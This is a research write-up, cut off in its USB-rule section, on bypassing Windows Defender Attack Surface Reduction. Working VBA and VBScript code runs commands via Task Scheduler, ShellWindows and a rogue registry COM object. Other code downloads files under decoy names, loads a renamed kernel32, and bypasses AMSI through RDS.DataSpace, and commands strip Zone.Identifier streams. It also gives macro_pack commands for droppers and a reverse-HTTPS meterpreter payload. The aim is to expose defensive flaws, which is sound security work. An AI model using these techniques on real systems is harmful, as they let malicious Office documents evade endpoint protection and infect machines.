2019

Bypass Windows Defender Attack Surface Reduction

emeric.nasi[at]sevagas.com

https://twitter.com/EmericNasi

http://blog.sevagas.com - https://github.com/sevagas

I. Introduction

The last years, I have been doing some research around Windows security. I liked exploring APT/Redteam techniques and payload used for social engineering and airgap bypass attacks. I am naturally interested into new security features such as ASR.

Microsoft introduced Attack Surface Reduction (ASR) as part of Windows defender exploit guard.

ASR is composed of a set of configurable rules such as: "Block Office applications from creating child process". While these rules seem effective against common Office and scripts malwares, there are ways to bypass all of them. We will go over multiple rules, mainly related to malicious Office or VB scripts behavior, analyze how It work behind the scene and find a way to bypass it.

Note: I wrote the macro_pack tool to automatize generation and obfuscation of these kind of payloads (malicious Office, VBScript, HTA, LNK, etc.). You can have look at macro_pack tool on GitHub. We are going to rely on this tool to generate the payloads in the current document

II. Table of content

III. What is ASR?

"Attack surface reduction is a feature that helps prevent actions and apps that are typically used by exploit-seeking malware to infect machines."

https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-exploit-guard/enable-attack-surface-reduction

What is great about ASR?

Most victims of cyberattacks, including in APT campaigns, are targeted by social engineering or combining of technical vulnerability and social engineering. Example

- Malicious Office document
- Rogue USB device
- Drive by download
- Malicious APK in store
- Etc.

Office documents and scripts are also often used in advanced attack scenario to bypass security mechanisms.

My opinion is that with ASR, Microsoft attempt to shut down whole category of phishing exploits.

For example, the rule "Block all Office applications from creating child processes" probably block 99.9% macro-based droppers found in the wild.

The Malicious Office VBA malware described in the Botconf 2018 talk ""Stagecraft of Malicious Office Documents – A look at Recent Campaigns" could all be disarmed by this single rule.

In my opinion again, such security policy could change the future of information security (imagine no more malicious VBA, no more droppers, no more malicious USB key…)

The problem is currently, ASR rules are easy to bypass and often rules are too limited or even broken.


Configure ASR

Basically, ASR is a policy consisting in a set of rules which can be set to:

- 0 – Disabled (default)
- 1 – Enabled
- 2 – Audit

To configure the rules you may use Group policy or PowerShell (Follow instructions at https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-exploit-guard/enable-attack-surface-reduction)

Via Group Policy Management Editor you can access this GUI (not really user friendly as you have to know and type the GUID without help about the related rule description)




Note: Rules can be found in registry.

- *Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\{5B492C3C-4EAB-494D-B7DD-F0FB0FD3A17D}Machine\Software\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules*
- *HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules\d1e49aac-8f56-4280-b9ba-993a6d77406c*
- *\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\{9CC79454-DCDF-422D-A24C-81990D96B449}Machine\Software\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules*

Monitor ASR

You can monitor ASR relative events with Event Viewer by following the instructions here.



IV. Context

In this study I focused on the next rules:

Rule Description	Rule GUID
Block all Office applications from creating child processes	D4F940AB-401B-4EFC-AADC-AD5F3C50688A
Block Office applications from creating executable content	3B576869-A4EC-4529-8536-B80A7769E899
Block Office applications from injecting code into other processes	75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84
Block JavaScript or VBScript from launching downloaded executable content	D3E037E1-3EB8-44C8-A917-57927947596D
Block execution of potentially obfuscated scripts	5BEB7EFE-FD9A-4556-801D-275E5FFC04CC
Block Win32 API calls from Office macro	92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B
Block process creations originating from PSExec and WMI commands	d1e49aac-8f56-4280-b9ba-993a6d77406c
Block untrusted and unsigned processes that run from USB	b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4
Block only Office communication applications from creating child processes	26190899-1602-49e8-8b27-eb1d0a1ce869

Since I have been writing Office and VbScript payloads, I wanted to test Office and scripts related rules. I also added the WMI/PSexec prevention and the USB related rules because these are commonly used in attack scenarios.

If you are familiar with common malwares and offensive tools, you may already realize that the above set of rules is enough to block most malicious vectors and attack scenario.

V. Block all Office applications from creating child processes

---

D4F940AB-401B-4EFC-AADC-AD5F3C50688A - "Office apps will not be allowed to create child processes. This includes Word, Excel, PowerPoint, OneNote, and Access.

This is a typical malware behavior, especially for macro-based attacks that attempt to use Office apps to launch or download malicious executables."

docs.microsoft.com

Trigger rule

This rule is very effective, it prevents running and program or command line from an Office application, it is effective against all kind of attacks such as macro or DDE.

So how to bypass? Well the answer is in the name of the rule. "Block all Office applications from creating child processes". Let's assume the rule is not buggy and does not have flaws. Instead of bypassing it, we can just go around!

We just have to execute processes in a way they are **not** an office application child! And there are plenty of methods to do that, at least from inside a macro.

Test with Wscript.Shell

The next code snippet is a classic way to execute a payload in VBA or VBScript.

```
' Exec command using WScript.Shell
Sub WscriptExec(targetPath As String)
    CreateObject("WScript.Shell").Run targetPath, 0
End Sub
```

This code is obviously blocked by the ASR rule. Same as using VBA "Shell", "ShellExecute" functions, using DDE attacks or using Excel COM object.

Partial bypass

Test with WMI

Execution using WMI is a classic for macro malware. Here is one way to do it:

```
' Exec process using WMI
Function WmiExec(targetPath As String) As Integer
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set objProcess = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
    WmiExec = objProcess.Create(targetPath, Null, objConfig, intProcessID)
End Function
```

This method does bypass the D4F940AB-401B-4EFC-AADC-AD5F3C50688A rule; however it is blocked by another rule: “d1e49aac-8f56-4280-b9ba-993a6d77406c - Block process creations originating from PSExec and WMI commands”

So not a full proof bypass.

Test with Outlook COM object

Another COM object which is often describe as an alternative to execute a command it the Outlook Application object.

```
'Start app via outlook
Sub OutlookApplication(targetPath As String)
    Set outlookApp = CreateObject("Outlook.Application")
    outlookApp.CreateObject("Wscript.Shell").Run targetPath, 0
End Sub
```

The parent process is Outlook.exe

Executing a command via Outlook object bypasses the D4F940AB-401B-4EFC-AADC-AD5F3C50688A rule, however it is blocked by another rule: “26190899-1602-49e8-8b27-eb1d0a1ce869 - Block only Office communication applications from creating child processes”

So not a full bypass.

Full bypass

Test with Task Scheduler

This is the first method I came with when I heard about ASR. I thought, well, if my application is not allowed to start a process, let's just use the task scheduler for that!

```
' Execute a command via Scheduler
Sub SchedulerExec(targetPath As String)

    Set service = CreateObject("Schedule.Service")

    ...

    ' Add an action to the task
    Dim Action
    Set Action = taskDefinition.Actions.Create(ActionTypeExec)
    Action.Path = Split(targetPath, " ")(0)
    Action.arguments = GetArguments(targetPath)
    Action.HideAppWindow = True

    ' Register (create) the task.
    Call rootFolder.RegisterTaskDefinition("System Timer T", taskDefinition, 6, , , 3)
    ' Wait one sec
    Application.Wait Now + TimeValue("0:00:01")
    ' Delete task
    Call rootFolder.DeleteTask("System Timer T", 0)

End Sub
```

This method allows to execute any commands with all ASR rules enabled.

Test with existing COM objects

In order to bypass ASR a COM object must:

- Have an interesting method such as CreateObject or ShellExecute which allow to execute a command.
- Be loaded via another executable (LocalServer32 registry key must be set set). COM object loaded via DLL (InProcServer32 is set) will generate a subprocess in the Office application which loads the DLL, so they will be blocked by ASR.

ShellWindows has both properties.

"Represents a collection of the open windows that belong to the Shell. Methods associated with this objects can control and execute commands within the Shell, and obtain other Shell-related objects."

https://docs.microsoft.com/en-gb/windows/desktop/shell/shellwindows

Here is an example of VBA code to execute a command with ShellWindows:

```
' Exec process using ShellWindows (CLSID: 9BA05972-F6A8-11CF-A442-00A0C90A8F39)
' No ProgID so must be called with CLSID
'Parent process is Explorer.exe so ASR not triggered
Sub ShellWindowsExec(targetPath As String)
    Dim targetArguments As Variant
    Dim targetFile As String
    'Separate file and arguments from cmdline
    targetFile = Split(targetPath, " ")(0)
    targetArguments = GetArguments(targetPath)
    'Get object
    Set ShellWindows = GetObject("new:9BA05972-F6A8-11CF-A442-00A0C90A8F39")
    Set itemObj = ShellWindows.Item()
    itemObj.Document.Application.ShellExecute targetFile, targetArguments, "", "open", 1
End Sub
```

The parent process is Explorer.exe so it's not caught by the ASR

The same possibility exists with the ShellBrowserWindow object


```
' Exec process using ShellBrowserWindow (CLSID: c08afd90-f2a1-11d1-8455-00a0c91f3880 )
' No ProgID so must be called with CLSID
'Parent process is Explorer.exe so ASR not triggered
Sub ShellBrowserWindowExec(targetPath As String)
    Dim targetArguments As Variant
    Dim targetFile As String
    'Separate file and arguments from cmdline
    targetFile = Split(targetPath, " ")(0)
    targetArguments = GetArguments(targetPath)
    'Get object
    Set shellBrowserWindow = GetObject("new:c08afd90-f2a1-11d1-8455-00a0c91f3880")
    shellBrowserWindow.Document.Application.ShellExecute targetFile, targetArguments, "", "open", 1
End Sub
```

Test with Custom COM object

Since we have access to the registry, we can simply just create a new rogue COM object with LocalServer32 set and call it.

```
' Exec process by creating a custom COM object
Sub ComObjectExec(targetPath)
    Dim wsh As Object
    Dim regKey, clsid As String
    Set wsh = CreateObject("WScript.Shell")

    'Register a false com object
    clsid = "{C7B167EA-DB3E-4659-BBDC-D1CCC00EFE9C}"
    regKeyClass = "HKEY_CURRENT_USER\Software\Classes\CLSID\" & clsid & "\"
    regKeyLocalServer = "HKEY_CURRENT_USER\Software\Classes\CLSID\" & clsid & "\LocalServer32\"
    ...
    ' Create keys
    wsh.RegWrite regKeyClass, "wathever", "REG_SZ"
    wsh.RegWrite regKeyLocalServer, targetPath, "REG_EXPAND_SZ"
    ...
    'Start registered COM object CLSID
    GetObject ("new:" & clsid)
    ...
    ' Remove keys
    wsh.RegDelete regKeyLocalServer
    wsh.RegDelete regKeyClass
End Sub
```

When this code is run, the target application is executed when the object is created. This method is a full ASR bypass

To sum up

Object	Description	Behavior
Wscript.Shell	Classic way	Blocked
VBA Shell	VBA Shell	Blocked
Excel.Application	Run DDE via Excel COM object	Blocked
winmgmts:\\.\root\cimv2	Run process via WMI	Bypass but blocked by rule d1e49aac-8f56-4280-b9ba-993a6d77406c
Schedule.Service	Task scheduler	Bypass
ShellWindows	Via explorer.exe windows object	Bypass
ShellBrowserWindow	Via explorer.exe windows object	Bypass
Outlook.Application	Start Wscript via outlook object	Bypass but blocked by rule 26190899-1602-49e8-8b27-eb1d0a1ce869
RDS.DataSpace	Start Wscript via RDS.DataSpace object	Blocked
Custom COM object	Create customer CLSID in registry	Bypass

Note: There are other bypass methods for this ASR rule. Discovering them is left as an exercise for the reader ☺

VI. Block Office applications from creating executable content

3B576869-A4EC-4529-8536-B80A7769E899 - "This rule targets typical behaviors used by suspicious and malicious add-ons and scripts (extensions) that create or launch executable files. This is a typical malware technique.

Extensions will be blocked from being used by Office apps. Typically these extensions use the Windows Scripting Host (.wsh files) to run scripts that automate certain tasks or provide user-created add-on features."

docs.microsoft.com

Trigger rule

This rule prevents an office application from saving an executable file or a script on the filesystem.


I created test sample based on macro_pack dropper template:

echo "https://192.168.2.15/u/putty.exe" "dropped.exe" | macro_pack.py -t DROPPER -G drop_exe.xls

We instruct macro_pack to create an Excel dropper which will download putty, save it as "dropped.exe" in TEMP, and execute it.

Test Results:

- Dropping a file with .hta extension -> Blocked by ASR
- Dropping a file with .exe extension -> Blocked by VBA AMSI



It seems it's the same for child process which create files (example using curl).

After some tests, I figured out that this feature seems to be based only on the extension. For example, it is possible to download and save a Visual Basic Script file as txt file and ASR will not be triggered.

Then it's possible to use one of the methods described in de previous section to move/rename the file.

Bypass rule

Here is an example of code which can be use by a dropper and bypass both ASR and VBA AMSI.

```
'Download a file, bypass ASR & AMSI by using fake name
' Will override any other file with same name
Sub Download(myURL As String, realPath As String)
    Dim downloadPath As String
    ...
    downloadPath = Environ("TEMP") & "\\" & "acqeolw.txt"
    Set WinHttpReq = CreateObject("MSXML2.ServerXMLHTTP.6.0")
    ...
    WinHttpReq.Send

    If WinHttpReq.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        ...
        oStream.SaveToFile downloadPath, 2
        oStream.Close
        renameCmd = "C:\windows\system32\cmd.exe /C move " & downloadPath & " " & realPath
        RDS_DataSpaceExec renameCmd
        Application.Wait Now + TimeValue("0:00:01")
    End If

End Sub
```

In this code, I download the file using a decoy ".txt" file. Then I use the command line to move this file to the real path with the real extension.

This code does bypass both ASR and AMSI.

Note: On previous implementation of this rule (before AMSI was enforced on Office VBA), the rule was behaving differently for binary files. Downloading and saving a binary file as txt used to trigger ASR. So, it means that for binaries, the format was evaluated, not the extension.

Note 2: It seems that this ASR rule will not work depending on the file name. I have no clue why it's the case.

VII. Block Win32 API calls from Office macro

92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B - "Malware can use macro code in Office files to import and load Win32 DLLs, which can then be used to make API calls to allow further infection throughout the system.

This rule attempts to block Office files that contain macro code that is capable of importing Win32 DLLs."

docs.microsoft.com

Trigger rule

One of the reason VBA is so powerful is that you can call any function from windows API. VBA can in fact load DLL and call functions. This is used for example in the VBA format of meterpreter payload generated by msfvenom. Here Microsoft is telling us that this kind of usage is disabled by ASR.

We can test the rule with the next macro:

```
Private Declare PtrSafe Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)

'Wait two seconds and execute
Sub Workbook_Open()
    Sleep 2000
    WscriptExec "notepad.exe"
End Sub


' Exec process using WScript.Shell
Sub WscriptExec(targetPath As String)
    CreateObject("WScript.Shell").Run targetPath, 1
End Sub
```

The rule does work but in a strange way.

It seems this rule will not trigger for an existing instance of Excel. It will however prevent a document which contains macro calling Win32 API to start. Even before macro are enabled, the document will not be loaded. I

f this rule is activated while an Excel instance is already running, it will not prevent the already activated macro to call Win32, however saving the document will not be possible.

The fact the document is rejected even before macro is enabled is interesting. How is the call to Win32 API recognized? Maybe by recognizing Win32 DLL name in the code?

I already know that it's possible to load any DLL from a macro, and not only WIN32 API. All you need for that is to have the macro running in the same path as the DLL. This is used for example by the DROPPER_DLL macro_pack template.

Bypass rule

To attempt ASR rule bypass, I found out I just have to copy the DLL I need in a folder, change the macro current directory to the same folder, then call the Win32 API function. The next code shows how you can bypass ASR and call the Kernel32.dll Sleep function:

```
Private Declare PtrSafe Sub Sleep Lib "k32.dll" (ByVal dwMilliseconds As Long)

'Wait two seconds and execute
Sub Workbook_Open()
    'copy kernel32 dll to TEMP
    WscriptExec ("cmd.exe /C copy /b C:\windows\system32\kernel32.dll " & Environ("TEMP") & "\k32.dll")
    'move to TEMP
    CreateObject("WScript.Shell").currentdirectory = Environ("TEMP")
    'Call Sleep, will load Sleep function in copied kernel32
    Sleep 2000
    WscriptExec "notepad.exe"
End Sub


' Exec process using WScript.Shell
Sub WscriptExec(targetPath As String)
    CreateObject("WScript.Shell").Run targetPath, 1
End Sub
```

ASR rule bypassed!

This confirm what I tough, this rule is probably based only on a blacklist of Win32 DLL and is easy to bypass.

Note: The loaded DLL does not have necessarily to have ".dll" extension. This is interesting to know if you need to drop/load malicious DLLs from and Office macro.

VIII. Block Office applications from injecting code into other processes

---

75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84 - "Office apps, such as Word, Excel, or PowerPoint, will not be able to inject code into other processes.

This is typically used by malware to run malicious code in an attempt to hide the activity from antivirus scanning engines."

docs.microsoft.com

Trigger rule

To test this rule I used a macro_pack reverse HTTPS meterpreter template. It is based on VBS meter by @Cneelis (original script is available at: https://github.com/Cn33liz/VBSMeter).

echo 10.2.2.60 8080 | macro_pack.py –t WEBMETER –G webmeter.pptm

The command will generate a PowerPoint file containing the malicious macro and a "webmeter.rc" file to run with msfconsole -r.

webmeter.rc contains:

set AutoRunScript post/windows/manage/migrate

The behavior when ASR is disabled is it automatically spawn a notepad.exe child process and inject into it. But when ASR rule 75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84 is enabled:

[*] Running module against COLD-WIND
[*] Current server process: POWERPNT.EXE (7632)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 6136
[-] Could not migrate in to process.
[-] Exception: Rex::Post::Meterpreter::RequestError : core_migrate: Operation failed: Access is denied.

Event viewer shows:

ID	75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84
Detection Time	2018-11-02T17:08:12.641Z
User	COLD-WIND\Papoul
Path	C:\Windows\System32\notepad.exe
Process Name	C:\Program Files\Microsoft Office\Office15\POWERPNT.EXE

ASR prevented meterpreter to migrate to notepad.

Same if I try to migrate manually from the meterpreter session:

meterpreter > migrate 5504
[*] Migrating from 7632 to 5504...
[-] core_migrate: Operation failed: Access is denied.

Bypass rule

The migration failed but meterpreter is running meaning it could inject into the office application in the first place. It seems that the current Office application process is not itself concerned by the process injection rule.
So if we want a nice silent background session, we can just spawn another hidden instance of office and run the meterpreter from there. This can be done with macro_pack "--background" option.

Now if migration is really what you are interested in, there are other methods to tests and I didn't push that far (I don't want to redevelop PE injection and all other possibilities in VBA!). However, since we can bypass the execution prevention rule, it is always possible to drop an executable/script which will not run as an Office process child and is not restricted by ASR.

IX. Block JavaScript or VBScript from launching downloaded executable content

D3E037E1-3EB8-44C8-A917-57927947596D - "JavaScript and VBScript scripts can be used by malware to launch other malicious apps.

This rule prevents these scripts from being allowed to launch apps, thus preventing malicious use of the scripts to spread malware and infect machines."

docs.microsoft.com


Trigger rule?

Here is the code of a classic VB dropper:

```
'Download and execute putty
Private Sub DownloadAndExecute()
    ...
    myURL = "https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe"
    downloadPath = "yop.exe"
    downloadPath = wshShell.ExpandEnvironmentStrings( "%TEMP%" ) & "\" & downloadPath

    Set WinHttpReq = CreateObject("MSXML2.ServerXMLHTTP.6.0")
    WinHttpReq.setOption(2) = 13056 ' Ignore cert errors
    WinHttpReq.Open "GET", myURL, False ', "username", "password"
    ...
    If WinHttpReq.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpReq.ResponseBody
        oStream.SaveToFile downloadPath, 2
        oStream.Close
        CreateObject("WScript.Shell").Run downloadPath, 0
    End If
End Sub
```

You can generate similar payload using macro_pack with DROPPER template.

Strangely enough, this script does not trigger the ASR rule. It is in fact prevented to run but not by ASR. The script is blocked by Windows Defender and AMSI



In fact, Windows defender will prevent execution if it detects a call to URL download and the call to *CreateObject("Wscript.Shell").Run* in the same file.

OK so this is not related to ASR but we cannot just stay with our dropper being detected by Windows Defender! So as a side note here is a little trick to bypass AMSI with just one line:

Simple AMSI bypass:

```
Sub WscriptExec(targetPath)
    Set comApp = CreateObject("RDS.DataSpace")
    comApp.CreateObject("Wscript.Shell", "").Run targetPath, 0
End Sub
```

➔ Bypass!

Trigger rule!

Let's go back to ASR, we still don't know when the rule is triggered.

Turns out it activates if you try to execute a file with the Zone.Identifier Alternate Data Stream present. This ADS is used to identify trust zones associated to downloaded files. You can have a look at https://msdn.microsoft.com/en-us/library/dn392609.aspx for more information.

The Zone.Identifier ADS file is not created when using VB download methods such as MSXML2.ServerXMLHTTP.6.0. Therefore the ASR rule is not trigger by classic VB droppers.

From tests I ran, the ASR does not seem to care about the trust level indicated inside the Zone.Identifier ADS. It just rely on it existence to decide that the file is coming from the Internet.

Bypass rule

One way to bypass the rule is to remove the ADS which is not that simple on a Windows 10 machine. Here are command lines you can use to remove the ADS:

move file_path %temp%\tmpfile.dat
type %temp%\tmpfile.dat > file_path
del %temp%\tmpfile.dat

After that, the target application can be called, ASR will not be triggered.

Note: Most dropper will use methods such as the script in the previous page which does not create a Zone.Identifier ADS so this ASR rule seems pretty useless.

X. Block execution of potentially obfuscated scripts

5BEB7EFE-FD9A-4556-801D-275E5FFC04CC - "Malware and other threats can attempt to obfuscate or hide their malicious code in some script files.

This rule prevents scripts that appear to be obfuscated from running."

docs.microsoft.com

Trigger rule ☹

First I tried to test using macro_pack obfuscation. I created a non-obfuscated CMD vbs file using:

echo "C:\windows\system32\cmd.exe /C calc.exe" | macro_pack.py -t CMD -G playcmd_normal.vbs

The result:

```
Sub AutoOpen()
    WscriptExec "C:\windows\system32\cmd.exe /C calc.exe"
End Sub


' Exec process using WScript.Shell
Sub WscriptExec(targetPath )
    CreateObject("WScript.Shell").Run targetPath, 0
End Sub

AutoOpen
```

Then I generated the same script with macro_pack obfuscation options:

echo "C:\windows\system32\cmd.exe /C calc.exe" | macro_pack.py -t CMD -o -G playcmd_obf.vbs

The result:

```
Const lnsrhjpopn = 2
Const yngyvpmeek = 1
Const crkokypojl = 0
Sub AutoOpen()
gnmqjrajzrjauenuy rteozwvfivqq("433a5c7769") & rteozwvfivqq("6e646f77735c73797374656d33325c636d642e657865202f432063616c632e657865")
End Sub
Sub gnmqjrajzrjauenuy(urorvuncg )
CreateObject(rteozwvfivqq("57536372") & rteozwvfivqq("6970742e5368656c6c")).Run urorvuncg, 0
End Sub
Private Function rteozwvfivqq(ByVal hcjvgenlwbbd )
Dim nxcplribsaub
For nxcplribsaub = 1 To Len(hcjvgenlwbbd) Step 2
rteozwvfivqq = rteozwvfivqq & Chr(CInt("&H" & Mid(hcjvgenlwbbd, nxcplribsaub, 2)))
Next '//nxcplribsaub
End Function

AutoOpen
```

Obviously, anyone could see that the second script is obfuscated, however when I executes it, ASR was not triggered. This ASR rules was tested by other people without success either. It seems the feature is not mature, see https://www.darkoperator.com/blog/2017/11/8/windows-defender-exploit-guard-asr-obfuscated-script-rule. The author tested basic public encoder for VBscript and Powershell and they did not trigger the rule.

XI. Block untrusted and unsigned processes that run from USB

---

b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4 - "With this rule, admins can prevent unsigned or untrusted executable files from running from USB removable drives, including SD cards. Blocked file types include:

- Executable files (such as .exe, .dll, or .scr)
- Script files (such as a PowerShell .ps, VisualBasic .vbs, or JavaScript .js file)"

docs.microsoft.com

Trigger rule

I generated several payloads using the macro_pack CMD template to generate a payload which starts calc.exe. Here my USB key drive is "G:"

HTA payload:
echo calc.exe | macro_pack.py -t CMD -G G:\test.hta
No problem to run script, ASR rule not triggered.

